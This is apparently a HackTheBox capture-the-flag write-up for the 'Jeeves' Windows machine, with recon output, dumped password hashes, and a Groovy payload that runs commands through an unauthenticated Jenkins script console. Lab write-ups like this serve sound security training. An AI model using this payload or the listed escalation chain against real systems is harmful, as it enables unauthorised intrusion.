HackTheBox: Jeeves

🎯 Jeeves
| OS: Windows | Difficulty: Medium | IP: 10.129.228.112 |
⛓️ TL;DR / Attack Chain
- Foothold (Jenkins RCE): Discovered a hidden directory
/askjeeveson port50000/http(Jetty). Exploited unauthenticated access to theJenkins Script Consoleto execute arbitrary (Groovy) scripts, leading to a reverse shell asjeeves\kohsuke. - Privilege Escalation (Token Impersonation): Identified the
SeImpersonatePrivilegeenabled on the service account. Leveraged Metasploit’sgetsystem(Named Pipe/PrintSpooler variant) to impersonate a privileged process and escalate toNT AUTHORITY\SYSTEM. - Post-Exploitation (NTFS ADS): Located the final flag hidden within an
Alternate Data Stream(ADS) on the Administrator’s desktop. The flag was “attached” tohm.txtand required thedir /Rcommand to reveal andmore <to extract.
🔑 Loot & Creds
| User | Credential | Where / How |
|---|---|---|
kohsuke |
ab4043bce374136df6e09734d4577738 |
hashdump |
Administrator |
e0fb1fb85756c24235ff238cbe81fe00 |
hashdump |
You won’t be able to do anything with these as the box has no winrm port open.
🔧 0. Setup & Global Variables
Run this in your terminal once so you can copy-paste the rest of the commands blindly.
$ IP="10.129.228.112" ; DOMAIN="jeeves.htb" && \
  echo "$IP $DOMAIN" | sudo tee -a /etc/hosts
🔍 1. Enumeration
Nmap
$ mkdir -p nmap && nmap -sV -sC -p- -vv $IP -oA ./nmap
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-11 23:06 +0200
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:06
Completed NSE at 23:06, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:06
Completed NSE at 23:06, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:06
Completed NSE at 23:06, 0.00s elapsed
Initiating Ping Scan at 23:06
Scanning 10.129.228.112 [4 ports]
Completed Ping Scan at 23:06, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 23:06
Scanning jeeves.htb (10.129.228.112) [65535 ports]
Discovered open port 445/tcp on 10.129.228.112
Discovered open port 135/tcp on 10.129.228.112
Discovered open port 80/tcp on 10.129.228.112
SYN Stealth Scan Timing: About 19.54% done; ETC: 23:08 (0:02:08 remaining)
SYN Stealth Scan Timing: About 44.76% done; ETC: 23:08 (0:01:15 remaining)
Discovered open port 50000/tcp on 10.129.228.112
Completed SYN Stealth Scan at 23:08, 110.37s elapsed (65535 total ports)
Initiating Service scan at 23:08
Scanning 4 services on jeeves.htb (10.129.228.112)
Completed Service scan at 23:08, 6.14s elapsed (4 services on 1 host)
NSE: Script scanning 10.129.228.112.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:08
NSE Timing: About 99.82% done; ETC: 23:08 (0:00:00 remaining)
Completed NSE at 23:08, 40.28s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:08
Completed NSE at 23:08, 0.11s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:08
Completed NSE at 23:08, 0.00s elapsed
Nmap scan report for jeeves.htb (10.129.228.112)
Host is up, received echo-reply ttl 127 (0.023s latency).
Scanned at 2026-05-11 23:06:12 CEST for 157s
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON          VERSION
80/tcp    open  http         syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: Ask Jeeves
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
445/tcp   open  microsoft-ds syn-ack ttl 127 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         syn-ack ttl 127 Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Error 404 Not Found
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-05-12T02:08:09
|_  start_date: 2026-05-12T01:56:13
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 58009/tcp): CLEAN (Timeout)
|   Check 2 (port 60689/tcp): CLEAN (Timeout)
|   Check 3 (port 39602/udp): CLEAN (Timeout)
|   Check 4 (port 14310/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 4h59m59s, deviation: 0s, median: 4h59m58s

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:08
Completed NSE at 23:08, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:08
Completed NSE at 23:08, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:08
Completed NSE at 23:08, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 157.17 seconds
           Raw packets sent: 131154 (5.771MB) | Rcvd: 221127 (54.454MB)
HTTP/80

Typing in anything results in:

Which already reveals important information about the system. But very strange, it’s just an image. This must be a troll - nmap tells us it’s IIS/10.0 not “Windows NT 5.0” lol.
Directory fuzzing:
$ mkdir -p ffuf && ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://jeeves.htb/FUZZ -fs 503 | tee ./ffuf/dir.scan

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://jeeves.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 503
________________________________________________

:: Progress: [220560/220560] :: Job [1/1] :: 1092 req/sec :: Duration: [0:02:39] :: Errors: 0 ::
vhosts fuzzing:
$ mkdir -p ffuf && ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://jeeves.htb/ -H "Host: FUZZ.jeeves.htb" | tee ./ffuf/vhosts.scan

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://jeeves.htb:50000/
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.jeeves.htb:50000
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [114442/114442] :: Job [1/1] :: 769 req/sec :: Duration: [0:01:22] :: Errors: 0 ::
HTTP/50000
Directory fuzzing:
$ mkdir -p ffuf && ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://jeeves.htb:50000/FUZZ | tee ./ffuf/dir_50000.scan

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://jeeves.htb:50000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

askjeeves               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 27ms]
vhosts fuzzing:
$ mkdir -p ffuf && ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://jeeves.htb:50000/ -H "Host: FUZZ.jeeves.htb:50000" | tee ./ffuf/vhosts_50000.scan

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://jeeves.htb:50000/
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.jeeves.htb:50000
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [114442/114442] :: Job [1/1] :: 769 req/sec :: Duration: [0:01:22] :: Errors: 0 ::
http://jeeves.htb:50000/askjeeves/


People:

Jenkins ver. 2.87
🚪 2. Initial Foothold
http://jeeves.htb:50000/askjeeves/script

def cmd = 'whoami'
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = cmd.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println sout
Result: jeeves\kohsuke
